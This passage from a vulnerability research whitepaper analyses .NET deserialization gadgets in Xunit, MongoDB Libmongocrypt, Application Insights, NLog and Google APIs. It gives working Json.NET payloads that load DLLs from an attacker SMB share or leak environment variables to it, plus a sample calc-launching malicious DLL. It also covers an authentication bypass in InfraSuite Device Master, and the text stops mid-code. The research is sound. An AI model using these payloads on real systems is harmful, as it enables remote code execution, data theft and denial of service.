Applicability (serializers): Json.Net, XamlReader, MessagePack and potentially other serializers.

Applicability (.NET): .NET Framework

Latest tested version: 2.5.1

Effect: Remote Code Execution through remote (SMB) DLL loading or local DLL loading. One can deliver .NET Framework DLL with *Xunit.Sdk.Executor* class, which implements a constructor that accepts a single string – *Executor(string)*. This constructor will be called during the deserialization.

Gadget (Json.NET):

```
{
    "$type":"Xunit.Xunit1Executor,  xunit.runner.utility.net452,  Version=2.4.2.0,
Culture=neutral, PublicKeyToken=8d05b1bb7a6fdb6c",
    "useAppDomain":true,
    "testAssemblyFileName":"\\\\192.168.1.100\\poc\\xunit.dll"
}
```

Snippet 41 Xunit1Executor gadget

Description:

Xunit.Xunit1Executor class defines a single public constructor, which requires multiple arguments.

```
public Xunit1Executor(bool useAppDomain, string testAssemblyFileName, string
configFileName = null, bool shadowCopy = true, string shadowCopyFolder = null)
{
    this.appDomain = AppDomainManagerFactory.Create(useAppDomain,
testAssemblyFileName, configFileName, shadowCopy, shadowCopyFolder); // [1]
    this.xunitAssemblyPath =
Xunit1Executor.GetXunitAssemblyPath(testAssemblyFileName); // [2]
    this.xunitAssemblyName =
AssemblyName.GetAssemblyName(this.xunitAssemblyPath);
    this.executor = this.CreateObject("Xunit.Sdk.Executor", new object[]
    {
        testAssemblyFileName
    }); // [3]
    this.TestFrameworkDisplayName = string.Format(CultureInfo.InvariantCulture,
"xUnit.net {0}", new object[]
    {
        AssemblyName.GetAssemblyName(this.xunitAssemblyPath).Version
    });
}
```

Snippet 42 Xunit1Executor constructor

At *[1]*, *AppDomainManagerFactory.Create* is called with the attacker-controlled input. If *useAppDomain* is set to *true*, the object of Xunit.*AppDomainManager*_AppDomain will be returned. This object has a member called *AppDomain*, which stores the .NET *AppDomain* object.

This .NET *AppDomain* object is created with a following method (several intermediate calls were skipped for readability):

```
private static AppDomain CreateAppDomain(string assemblyFilename, string
configFilename, bool shadowCopy, string shadowCopyFolder)
{
    AppDomainSetup setup = new AppDomainSetup();
    setup.ApplicationBase = Path.GetDirectoryName(assemblyFilename); // [1]
    setup.ApplicationName = Guid.NewGuid().ToString();
    if (shadowCopy)
    {
        setup.ShadowCopyFiles = "true";
        setup.ShadowCopyDirectories = setup.ApplicationBase;
        setup.CachePath = (shadowCopyFolder ?? Path.Combine(Path.GetTempPath(),
setup.ApplicationName));
    }
    setup.ConfigurationFile = configFilename;
    return
AppDomain.CreateDomain(Path.GetFileNameWithoutExtension(assemblyFilename),
AppDomain.CurrentDomain.Evidence, setup, new
PermissionSet(PermissionState.Unrestricted), new StrongName[0]); // [2]
}
```

Snippet 43 Xunit1Executor - creation of AppDomain through AppDomainManager_AppDomain.CreateAppDomain

At *[1]*, the directory name is extracted from the attacker's path (in gadget, *testAssemblyFileName* key).

At *[2]*, the new *AppDomain* is created and its root path is set to the attacker-controlled directory (in gadget – remote SMB directory).

Coming back to the *Xunit1Executor* constructor. At *[2]*, the *xunitAssemblyPath* member is set on the basis of *Xunit1Executor.GetXunitAssemblyPath*. This method:

- Retrieves directory name from the *testAssemblyFileName* (here, *\\192.168.1.100\poc*).
- Appends *xunit.dll* to the path.

At *[3]*, it calls the *CreateObject* method. The first input is equal to *Xunit.Sdk.Executor*.

```
private object CreateObject(string typeName, params object[] args)
{
    return this.appDomain.CreateObject<object>(this.xunitAssemblyName, typeName,
args);
}
```

Snippet 44 Xunit1Executor.CreateObject method

It calls the *AppDomainManager_AppDomain.CreateObject* method.

```
public TObject CreateObject<TObject>(AssemblyName assemblyName, string typeName,
params object[] args)
{
    TObject result;
    try
    {
```

```
        result =
(TObject)((object)this.AppDomain.CreateInstanceAndUnwrap(assemblyName.FullName,
typeName, false, BindingFlags.Default, null, args, null, null, null));
    }
    catch (TargetInvocationException ex)
    {
        ex.InnerException.RethrowWithNoStackTraceLoss();
        result = default(TObject);
    }
    return result;
}
```

Snippet 45 AppDomainManager_AppDomain.CreateObject method

Everything can be summarized in points:

- The attacker points a class to his SMB server (or local path).
- *AppDomain* is created and its root path is set to the attacker-controlled path.
- *CreateObject* method will try to load *xunit.dll* assembly from the *AppDomain* (where root directory is controlled by the attacker).
- It will try to call the *Xunit.Sdk.Executor.ctor(String)* constructor.

Interesting is the fact that .NET Framework blocks remote DLL loading (from version 4), when you use methods like *Assembly.LoadFrom* and other similar methods. However, you can perform the remote DLL loading through *AppDomain*, if you control the *AppDomain* path.

The attacker can create a sample DLL, which contains a following class:

```
namespace Xunit.Sdk
{
    public class Executor
    {
        public Executor(string poc)
        {
            ProcessStartInfo psi = new ProcessStartInfo("cmd.exe", "/c calc.exe");
            Process proc = new Process();
            proc.StartInfo = psi;
            proc.Start();
        }
    }
}
```

Snippet 46 Xunit1Executor - sample malicious class stored in attacker's DLL

MongoDB Libmongocrypt – WindowsLibrary / LinuxLibrary / DarwinLibrary

Target class: MongoDB.Libmongocrypt.LibraryLoader+WindowsLibrary / MongoDB.Libmongocrypt.LibraryLoader+LinuxLibrary / MongoDB.Libmongocrypt+DarwinLibrary

Applicability (serializers): Json.Net, XamlReader, MessagePack and potentially other serializers.

Applicability (.NET): .NET Framework and .NET ≥ 5

Latest tested version: 1.8.0

Effect: For Windows - Remote Code Execution through remote (SMB) DLL loading or local DLL loading (needs a chain with file write primitive). For Linux/Mac – local DLL Loading.

Gadget (Json.NET):

```
{
    "$type":"MongoDb.Libmongocrypt.LibraryLoader+WindowsLibrary,
MongoDB.Libmongocrypt, Version=1.8.0.0, Culture=neutral, PublicKeyToken=null",
    "path":"\\\\192.168.1.100\\native.dll"
}
```

Snippet 47 MongoDB Libmongocrypt WindowsLibrary gadget

Description:

This gadget is very similar to the *UnmanagedLibrary* that exists in *Grpc.Core*. *MongoDB.Libmongocrypt.LibraryLoader+WindowsLibrary* class implements a single-argument public constructor, which accepts attacker's path.

```
private class WindowsLibrary : LibraryLoader.ISharedLibraryLoader
{
    public WindowsLibrary(string path)
    {
        this._handle = LibraryLoader.WindowsLibrary.LoadLibrary(path); // [1]
        if (this._handle == IntPtr.Zero)
        {
            throw new LibraryLoadingException(path + ", Windows Error: " +
Marshal.GetLastWin32Error().ToString());
        }
    }

    [DllImport("kernel32", CharSet = CharSet.Ansi, SetLastError = true)]
    public static extern IntPtr LoadLibrary([MarshalAs(UnmanagedType.LPStr)]
string lpFileName);

    ...
}
```

Snippet 48 WindowsLibrary constructor

At *[1]*, it calls the *kernel32!LoadLibrary* with the attacker-controlled path. According to that, the attacker can load remote native DLL or any local DLL.

MongoDB.Libmongocrypt.LibraryLoader implements two more subclasses, which can be also abused through a deserialization:

- *LinuxLibrary*, which calls *libdl!dlopen*.
- *DarwinLibraryLoader*, which calls *libdl!dlopen*.

Xunit Execution – PreserveWorkingFolder

Target class: Xunit.Sdk.TestFrameworkDiscoverer+PreserveWorkingFolder

Applicability (serializers): Json.Net, XamlReader, MessagePack and potentially other serializers.

Applicability (.NET): .NET Framework (.NET ≥ 5 not verified)

Latest tested version: 2.5.1

Effect: Changes current directory for the process, leads to the *winbase!SetCurrentDirectory* call. The attacker may use it to abuse the file operations based on relative paths.

Gadget (Json.NET):

```
{
    "$type":"Xunit.Sdk.TestFrameworkDiscoverer+PreserveWorkingFolder,
xunit.execution.desktop, Version=2.5.0.0, Culture=neutral,
PublicKeyToken=8d05b1bb7a6fdb6c",
    "assemblyInfo":
    {
        "$type":"Xunit.Xunit1AssemblyInfo, xunit.runner.utility.net452,
Version=2.5.0.0, Culture=neutral, PublicKeyToken=8d05b1bb7a6fdb6c",
        "assemblyFileName":"\\\\192.168.1.100\\poc\\poc"
    }
}
```

Snippet 49 PreserverWorkingFolder gadget

Description:

Before diving into the gadget details, let's focus on the *Directory.SetCurrentDirectory* method. This .NET Framework method leads to the Windows *winbase!SetCurrentDirectory*[18] call. In short words, it allows you to set a current directory for the process. Consider a following code fragment:

```
File.WriteAllText("test.txt", "test"); // Writes to
C:\inetpub\wwwroot\applicationdir\test.txt
Directory.SetCurrentDirectory("C:\\Users\\Public\\"); // Change dir to
C:\Users\Public
File.WriteAllText("test.txt", "test"); // Writes to C:\Users\Public\test.txt

Directory.SetCurrentDirectory(origDir);
```

[18] https://learn.microsoft.com/en-us/windows/win32/api/winbase/nf-winbase-setcurrentdirectory

```
Process.Start("tracert.exe", "8.8.8.8"); // run C:\Windows\System32\tracert.exe
Directory.SetCurrentDirectory("\\\\192.168.1.100\\poc\\"); // Change dir to
\\192.168.1.100\poc
Process.Start("tracert.exe", "8.8.8.8"); // run \\192.168.1.100\poc\tracert.exe,
may be blocked by various policies
```

Snippet 50 Testing Directory.SetCurrentDirectory method

One can see that when the attacker can change the directory for the application/process, he may point the application to a different location while performing file operations based on relative paths. In bigger applications, one could probably find creative ways to turn this into RCE, information disclosures and others.

PreserveWorkingFolder gadget allows us to reach the *Directory.SetCurrentDirectory* through deserialization. Let's verify its only constructor.

```
public PreserveWorkingFolder(IAssemblyInfo assemblyInfo)
{
    this.originalWorkingFolder = Directory.GetCurrentDirectory();
    if (!string.IsNullOrEmpty(assemblyInfo.AssemblyPath))
    {

Directory.SetCurrentDirectory(Path.GetDirectoryName(assemblyInfo.AssemblyPath));
// [1]
    }
}
```

Snippet 51 PreserveWorkingFolder constructor

At *[1]*, we reach the *Directory.SetCurrentDirectory*, where the input is equal to the *assemblyInfo.AssemblyPath*. The *assemblyInfo* object is provided as an argument to the constructor and it has to implement the *Xunit.Abstractions.IAssemblyInfo* interface. Here, we can use the Xunit.*Xunit1AssemblyInfo* class:

```
public class Xunit1AssemblyInfo : IAssemblyInfo
{
    public Xunit1AssemblyInfo(string assemblyFileName)
    {
        this.AssemblyFileName = assemblyFileName; // [1]
    }

    string IAssemblyInfo.AssemblyPath // [2]
    {
        get
        {
            return this.AssemblyFileName;
        }
    }
    ...
}
```

Snippet 52 Xunit1AssemblyInfo class

At *[1]*, the *AssemblyFileName* member can be set through a constructor.

At *[2]*, the *AssemblyPath getter* is defined. It returns the *AssemblyFileName* member.

According to that, the attacker is able to fully control the path that is passed to the *Directory.SetCurrentDirectory* method. When one passes the *C:\Users\Public\test* path through a gadget, the current path will be set to *C:\Users\Public* (attacker's path is passed to *Path.GetDirectoryName* method).

Microsoft Azure Cosmos – QueryPartitionProvider

This gadget is described in chapter "Insecure Serialization – Azure.Core QueryPartitionProvider Deserialization Gadget Triggers Serialization", as it exploits techniques described in the further part of this whitepaper.

Microsoft Application Insights - FileDiagnosticsTelemetryModule

Target class:
Microsoft.ApplicationInsights.Extensibility.Implementation.Tracing.FileDiagnosticsTelemetryModule

Applicability (serializers): Json.Net, XamlReader, JavaScriptSerializer, MessagePack and potentially other serializers.

Applicability (.NET): .NET Framework (.NET ≥ 5 not verified)

Latest tested version: 2.21.0

Effect: Two effects can be achieved:

- Environment variable can be leaked, if application is able to make the SMB connection to attacker's server or attacker is able to enumerate local directories on target.
- Denial of Service through a directory creation can be achieved, if the target application runs with SYSTEM/local admin privileges. See this blog post for details[19].

Gadget (Json.NET):

```
{
"$type":"Microsoft.ApplicationInsights.Extensibility.Implementation.Tracing.FileDiagnosticsTelemetryModule, Microsoft.ApplicationInsights, Version=2.21.0.429, Culture=neutral, PublicKeyToken=31bf3856ad364e35",
    "LogFilePath":"\\\\192.168.1.100\\%USERNAME%",
    "LogFileName":"C:\\\\Users\\\\Public\\\\test\\\\test.txt"
}
```

Snippet 53 FileDiagnosticsTelemetryModule gadget

[19] https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks

Description:

FileDiagnosticsTelemetryModule implements a public no-argument constructor, which is not important for our analysis. We should solely focus on *LogFileName* and *LogFilePath setters*:

```
public string LogFilePath
{
    get
    {
        return this.logFilePath;
    }
    set
    {
        string filePath = Environment.ExpandEnvironmentVariables(value); // [1]
        if (this.SetAndValidateLogsFolder(filePath, this.logFileName)) // [2]
        {
            this.logFilePath = filePath;
        }
    }
}

public string LogFileName
{
    get
    {
        return this.logFileName;
    }
    set
    {
        if (this.SetAndValidateLogsFolder(this.logFilePath, value)) // [3]
        {
            this.logFileName = value;
        }
    }
}
```

Snippet 54 LogFilePath and LogFileName setters

At *[1]*, the *Environment.ExpandEnvironmentVariables* is used on the path provided to the *LogFilePath setter*. According to that, this member can be used to leak environment variables.

At *[2]*, the *SetAndValidateLogsFolder* is called.

At *[3]*, the *SetAndValidateLogsFolder* is also called in the *LogFileName setter*.

```
private bool SetAndValidateLogsFolder(string filePath, string fileName)
{
    bool result = false;
    try
    {
        if (!string.IsNullOrWhiteSpace(filePath) &&
!string.IsNullOrWhiteSpace(fileName))
        {
```

```
            DirectoryInfo directory = new DirectoryInfo(filePath); // [1]
            FileHelper.TestDirectoryPermissions(directory); // [2]
            string fileName2 = Path.Combine(filePath, fileName);
            CoreEventSource.Log.LogsFileName(fileName2, "Incorrect");
            this.listener.LogFileName = fileName2;
            result = true;
        }
    }
    ...
```

Snippet 55 SetAndValidateLogsFolder method

At *[1]*, the *DirectoryInfo* object is being created with the attacker-controlled path.

At *[2]*, the *FileHelper.TestDirectoryPermissions* is called.

```
public static void TestDirectoryPermissions(DirectoryInfo directory)
{
    string randomFileName = Path.GetRandomFileName();
    string path = Path.Combine(directory.FullName, randomFileName);
    if (!Directory.Exists(directory.FullName)) // [1]
    {
        Directory.CreateDirectory(directory.FullName); // [2]
    }
    using (FileStream fileStream = new FileStream(path, FileMode.CreateNew,
FileAccess.ReadWrite, FileShare.None, 4096, FileOptions.DeleteOnClose))
    {
        fileStream.Write(new byte[1], 0, 1);
    }
}
```

Snippet 56 FileHelper.TestDirectoryPermissions method

At *[1]*, the code checks if the directory exists.

If not, it creates it at *[2]*.

In such a way, the attacker can use this gadget to create a new directory or leak environmental variable. When one passes a following path: *attacker**%PATHEXT%*, variable can be extracted from the SMB server logs (see following screenshot).

```
[-] SMB2_TREE_CONNECT not found .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
[-] SMB2_TREE_CONNECT not found .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
[-] SMB2_TREE_CONNECT not found .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
[-] SMB2_TREE_CONNECT not found .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
```

Figure 4 Leaking environmental variables through SMB connection

NLOG – CountingSingleProcessFileAppender / SingleProcessFileAppender / MutexMultiProcessFileAppender

Target classes:
NLog.Internal.FileAppenders.CountingSingleProcessFileAppender
NLog.Internal.FileAppenders.SingleProcessFileAppender
NLog.Internal.FileAppenders.MutexMultiProcessFileAppender

Applicability (serializers): Json.NET, XamlReader, MessagePack and potentially other serializers.

Applicability (.NET): .NET Framework (.NET ≥ 5 not verified)

Latest tested version: 5.2.4

Effect: Directory creation and empty file creation. Denial of Service through a directory/file creation can be achieved, if the target application runs with SYSTEM privileges. See this blog post for details[20].

Gadget (Json.NET):

```
{
    "$type":"NLog.Internal.FileAppenders.SingleProcessFileAppender, NLog,
Version=5.0.0.0, Culture=neutral, PublicKeyToken=5120e14c03d0593c",
    "fileName":"C:\\Users\\Public\\poc\\poc.txt",
    "parameters":
    {
        "$type":"NLog.Targets.FileTarget, NLog, Version=5.0.0.0, Culture=neutral,
PublicKeyToken=5120e14c03d0593c"
    }
}
```

Snippet 57 SingleProcessFileAppender

Description:

All three gadgets are based on the fact that their constructors call the *NLog.Internal.FileAPpenders.BaseFileAppender.CreateFileStream*. For instance:

```
internal class SingleProcessFileAppender : BaseFileAppender
{
    public SingleProcessFileAppender(string fileName, ICreateFileParameters
parameters) : base(fileName, parameters)
    {
        this._file = base.CreateFileStream(false, 0); // [1]
        this._enableFileDeleteSimpleMonitor =
parameters.EnableFileDeleteSimpleMonitor;
        this._lastSimpleMonitorCheckTickCount = Environment.TickCount;
    }
    ...
```

Snippet 58 SingleProcessFileAppender constructor

[20] https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks

At *[1]*, the *BaseFileAppender.CreateFileStream* is called.

```
protected FileStream CreateFileStream(bool allowFileSharedWriting, int
overrideBufferSize = 0)
{
    int num = this.CreateFileParameters.FileOpenRetryDelay;
    InternalLogger.Trace<ICreateFileParameters, string, bool>("{0}: Opening {1}
with allowFileSharedWriting={2}", this.CreateFileParameters, this.FileName,
allowFileSharedWriting);
    for (int i = 0; i <= this.CreateFileParameters.FileOpenRetryCount; i++)
    {
        try
        {
            try
            {
                return this.TryCreateFileStream(allowFileSharedWriting,
overrideBufferSize); // [1]
            }
            catch (DirectoryNotFoundException)
            {
                if (!this.CreateFileParameters.CreateDirs)
                {
                    throw;
                }
                InternalLogger.Debug<ICreateFileParameters, string>("{0}:
DirectoryNotFoundException - Attempting to create directory for FileName: {1}",
this.CreateFileParameters, this.FileName);
                string directoryName = Path.GetDirectoryName(this.FileName);
                try
                {
                    Directory.CreateDirectory(directoryName); // [2]
                }
                catch (DirectoryNotFoundException)
                {
                    throw new NLogRuntimeException("Could not create directory "
+ directoryName);
                }
                return this.TryCreateFileStream(allowFileSharedWriting,
overrideBufferSize); // [3]
            }
        }
        ...
    ...
}
```

At *[2]*, the *Directory.CreateDirectory* can be reached.

At *[1]* and *[3]*, the *TryCreateFileStream* can be reached. It creates an empty file of a given name.

For instance, the given gadget will check if the *C:\Users\Public\poc* directory exists. If not, it will create this directory. Then, it will check if *poc.txt* file exists in the directory. If not, the file will be created.

Google Apis - FileDataStore

Target class: Google.Apis.Util.Store.FileDataStore

Applicability (serializers): Json.Net, XamlReader, MessagePack and potentially other serializers.

Applicability (.NET): .NET Framework

Latest tested version: 1.62.1

Effect: Directory creation. Denial of Service through a directory creation can be achieved, if the target application runs with SYSTEM privileges. See following blog post for details[21].

Gadget (Json.NET):

```
{
    "$type":"Google.Apis.Util.Store.FileDataStore, Google.Apis, Version=1.62.0.0,
Culture=neutral, PublicKeyToken=4b01fa6e34db77ab",
    "folder":"C:\\Windows\\System32\\cng.sys",
    "fullPath":"true"
}
```

Snippet 59 FileDataStore gadget

Description:

Google.Apis.Util.Store.FileDataStore implements a single public constructor, which directly leads to the directory creation.

```
public FileDataStore(string folder, bool fullPath = false)
{
    this.folderPath = (fullPath ? folder : Path.Combine(this.GetHomeDirectory(),
folder));
    if (!Directory.Exists(this.folderPath))
    {
        Directory.CreateDirectory(this.folderPath);
    }
}
```

Snippet 60 FileDataStore constructor

[21] https://www.zerodayinitiative.com/blog/2022/3/16/abusing-arbitrary-file-deletes-to-escalate-privilege-and-other-great-tricks

Delta Electronics InfraSuite Device Master

According to the vendor's description[22], "InfraSuite Device Master provides a rich set of capabilities that simplify and automate critical device monitoring. It allows users to observe the status of all devices, query event logs or history data, and assists users in taking appropriate action.". This product is a common ICS/SCADA related product that is being used among multiple companies.

In fact, this product was my initial inspiration for the entire research described in this whitepaper. In next chapters, I will describe the history of deserialization vulnerabilities in this product. I will also show an interesting Authentication Bypass vulnerability, where the attacker was able to control too many variables through a deserialization.

Finally, I will show an attempt to achieve the unauthenticated Remote Code Execution after an initial batch of patches. This attempt made me think about something that I called Insecure Serialization.

InfraSuite Device Master – First Vulnerabilities

I have become aware of this product when first vulnerabilities were submitted to the ZDI program by the researcher known as kimiya and another anonymous researcher. This product had many security-related issues, although one of them was notably conspicuous.

Two different services of the product were listening on ports 3000/tcp and 3100/tcp respectively. Those channels were used for the communication between different product components. There were two main issues:

- Authentication was not implemented for those channels.
- The entire communication was based on the *BinaryFormatter*, where no *Binder* was implemented for the type verification.

According to that, an unauthenticated attacker could deliver any ysoserial.net *BinaryFormatter* gadget, to achieve the Remote Code Execution as SYSTEM. Those deserialization issues are known as CVE-2022-41778 and CVE-2022-38142.

When those issues were patched and some time passed, I decided to look at the implemented patches.

InfraSuite Device Master – Implemented Mitigations and MessagePack Serializer

In general, there were three main mitigations implemented:

- Authentication was implemented.
- Instead of raw communication over the TCP, the HTTP/2 based *gRPC* communication was used. This communication is handled by the *MagicOnion* framework.
- *BinaryFormatter* deserialization was replaced with the *MessagePack* deserialization.

That is a lot of changes. One can see that the entire architecture has been modified.

Following scheme presents a simplified communication implemented for the services listening on ports 3000/tcp and 3100/tcp.

[22] https://www.deltaww.com/en-US/products/Management-System/data-center-infrasuite-device-master



Figure 5 New communication scheme in InfraSuite Device Master

One of the breaking changes is a switch from *BinaryFormatter* to *MessagePack*. I have been doing this research in November 2022 and to be honest, I had no idea what *MessagePack* really is. In March 2023, *MessagePack* was implemented into the ysoserial.net by the researcher known as NinesPsygnosis[23]. However, during my research, there was no public information about abusing *MessagePack*. I had to go through it by myself.

Firstly, we need to know our enemy. MessagePack[24] serializer turns out to be a very powerful serializer, with multiple capabilities. Some of them:

- Typical usage like for different setter-based serializers: public no-argument constructor gets called during the deserialization and public *setters* are used for the member handling.
- Possibility to call constructors with arguments. Possibility to call constructors with special attributes.
- Possibility to set members through a reflection – no need to call *setters*.
- Possibility to call private setters.
- Different operation modes. When *Typeless* mode is used, the attacker can pass the target deserialization type in the serialized object (can be treated as an equivalent of *TypeNameHandling* in Json.NET). Of course, the attacker can only fully control the type, when the deserialized member is of a general type, like *Object* or *Dynamic*.
- And many others.

What is very important about the MessagePack is the fact, that its default behavior tends to significantly change between versions. According to that, one may expect that this deserializer may behave completely differently for different versions. It will appear to be critical for us in next chapters.

In general, we can say that when we send a packet to the *gRPC* based version of InfraSuite Device Master, deserialization looks as follows:

- MessagePack *Typeless* deserialization mode is used.
- Code expects the object of *InfraSuiteManager.GrpcService.Service.ServiceRequest* type.

[23] https://github.com/pwntester/ysoserial.net/pull/146
[24] https://github.com/MessagePack-CSharp/MessagePack-CSharp

```
..
// Removed for readability
..
public ServiceRequest()
{
}

public string remoteIPAddress;
public int i32ServerID;
public uint u32SerialNumber;
public int i32PayloadType;
public int i32ConnectionIndex;
public string token;

[Dynamic]
public dynamic payload; // [1]

public StatusCode status;
private volatile bool finished;

[CompilerGenerated]
private Action Finished;
```

Snippet 61 ServiceRequest class

At *[1]*, we can see the member called *payload*, which is of *dynamic* type. It also has a *Dynamic* attribute set.

According to that, we can use *ServiceRequest.payload* member to deliver serialized object of any type. It will be then deserialized through the MessagePack *Typeless* mode.

Before looking for a direct way to abuse this deserialization mechanism, let's have a look at the implemented authentication mechanism.

InfraSuite Device Master – Deserialization Leading to Authentication Bypass

I have already mentioned that the authentication mechanism has been implemented. As I have found multiple vulnerabilities in InfraSuite Device Manager that could be exploited after an authentication, I have decided to have a look at the authentication itself.

Let's see how the authentication works. It was implemented in the *InfraSuiteManager.ControlLayer.ControlLayerMngt.CheckgRPCAuthentication* method:

```
private bool CheckgRPCAuthentication(ServiceRequest packet, out bool isloginout)
// [1]
{
    isloginout = false;
    packet.i32ConnectionIndex = this.GetAPgRPCConnectionIndex(packet.token);
    if (packet.i32ConnectionIndex < 0)
    {
        if (packet.i32PayloadType == 16)
        {
```

```
            CtrlLayerNWCommand_UserInfo ctrlLayerNWCommand_UserInfo =
packet.payload as CtrlLayerNWCommand_UserInfo; // [2]
            if (ctrlLayerNWCommand_UserInfo != null &&
ctrlLayerNWCommand_UserInfo.i32SubCommand == 65536) // [3]
            {
                DateTime expiration;
                packet.i32ConnectionIndex =
this.UpdateNewAPgRPCConnectionConfigStatus(packet.remoteIPAddress, out
packet.token, out expiration); // [4]
                this.CtrlLayerNWCmd_UserInfo(packet); // [5]
                if (packet.i32ConnectionIndex >= 0)
                {
                    if (ctrlLayerNWCommand_UserInfo.controlReply != null &&
ctrlLayerNWCommand_UserInfo.controlReply.bResultList[0]) // [6]
                    {
                        isloginout = true;
                        ctrlLayerNWCommand_UserInfo.controlReply.token =
packet.token; // [7]
                        ctrlLayerNWCommand_UserInfo.controlReply.expiration =
expiration;
                        return true; // [8]
                    }

this.UpdateAPDisConnectionConfigStatus(packet.i32ConnectionIndex);
                    return true;
                }
            }
        }
        packet.status = StatusCode.Unauthenticated;
        return false;
    }
    if (packet.i32PayloadType == 16)
    {
        CtrlLayerNWCommand_UserInfo ctrlLayerNWCommand_UserInfo2 = packet.payload
as CtrlLayerNWCommand_UserInfo;
        if (ctrlLayerNWCommand_UserInfo2 != null &&
ctrlLayerNWCommand_UserInfo2.i32SubCommand == 131072)
        {
            isloginout = true;
            this.CtrlLayerNWCmd_UserInfo(packet);
            this.UpdateAPDisConnectionConfigStatus(packet.i32ConnectionIndex);
        }
    }
    return true;
}
```

Snippet 62 CheckgRPCAuthentication method

At *[1]*, the method is defined. It accepts the *ServiceRequest* object as an input. This is the object that is being sent by the user and then is deserialized with the MessagePack (see previous chapter).

At *[2]*, the code extracts the *CtrlLayerNWCommand_UserInfo* object from the *packet.payload*. According to that, one can see that in order to authenticate, the *ServiceRequest.payload* needs to be of *CtrlLayerNWCommand_UserInfo* type.

At *[3]*, the code verifies if the *i32SubCommand* member is equal to 65536 (authentication command).

At *[4]*, the new authentication token is generated.

At *[5]*, the code calls the *CtrlLayerNWCmd_UserInfo* method and the entire *packet* is passed as an input.

At *[6]*, it verifies if the control *CtrlLayerNWCommand_UserInfo.controlReply* is not equal to *null* and if the first item of its *bResultList* member is equal to *true*.

If yes, it sets an appropriate authentication token at *[7]*.

At *[8]*, it returns *true*.

In order to successfully authenticate into the application, one has to fulfill the condition from *[6]*. In such a case, the response will contain the authentication token and the method will return *true* (which is important for the code flow).

We know that our serialized *ServiceRequest.payload* member needs to be of *CtrlLayerNWCommand_UserInfo* type:

```
public class CtrlLayerNWCommand_UserInfo : CtrlLayerNWCommand_Base
{
    public CtrlLayerNWCommand_UserInfo_Config configData;

    public CtrlLayerNWCommand_UserInfo_ConfigReply configReply;

    public CtrlLayerNWCommand_UserInfo_Control controlData;

    public CtrlLayerNWCommand_UserInfo_ControlReply controlReply;

    public CtrlLayerNWCommand_UserInfo_AccountStatusInfo statusInfo;

    public CtrlLayerNWCommand_UserInfo_AccountStatusInfoReply statusInfoReply;
}
```

Snippet 63 CtrlLayerNWCommand_UserInfo

At this stage, one thing caught my attention. It seems that the object of this type contains both the request data and the response. For instance: *CtrlLayerNWCommand_UserInfo_Control* and *CtrlLayerNWCommand_UserInfo_ControlReply* members. It does not seem to be an ideal approach, but let's verify the *CtrlLayerNWCmd_UserInfo* method.

```
private void CtrlLayerNWCmd_UserInfo(ServiceRequest packet)
{
    CtrlLayerNWCommand_UserInfo ctrlLayerNWCommand_UserInfo = packet.payload as
CtrlLayerNWCommand_UserInfo;
    if (ctrlLayerNWCommand_UserInfo != null)
    {
```

```
        PresentationLayerNWCmds_CTRL.CtrlLayerNWCmd_UserInfo(ref
ctrlLayerNWCommand_UserInfo, packet.i32ConnectionIndex); // [1]
    }
}
```

Snippet 64 CtrlLayerNWCmd_UserInfo method

At *[1]*, it calls another implementation of this method.

```
public static bool CtrlLayerNWCmd_UserInfo(ref CtrlLayerNWCommand_UserInfo
sUserInfoOperation, int iConnectionIndex)
{
    UserData userData = default(UserData);
    UserGroupData userGroupData = default(UserGroupData);
    List<string> beforeModify = new List<string>();
    List<string> afterModify = new List<string>();
    if ((sUserInfoOperation.i32SubCommand & 511) != 0) // [1]
    {
    ...
    }
    ...
    else if ((sUserInfoOperation.i32SubCommand & 65536) != 0) // [2]
    {
        if (sUserInfoOperation.controlData != null) // [3]
        {
            sUserInfoOperation.controlReply = new
CtrlLayerNWCommand_UserInfo_ControlReply(); // [4]
            sUserInfoOperation.controlReply.bResultList = new bool[1];
            sUserInfoOperation.controlReply.bResultList[0] =
SystemGlobalResource._gUserInfoMngt.UserLogin(sUserInfoOperation.controlData.acco
unt, sUserInfoOperation.controlData.password, false, out
sUserInfoOperation.controlReply.userStatusInfo);
            UserData userData2;
            if
(SystemGlobalResource._gUserInfoMngt.GetUserDataByAccount(sUserInfoOperation.cont
rolData.account, out userData2))
            {
                try
                {

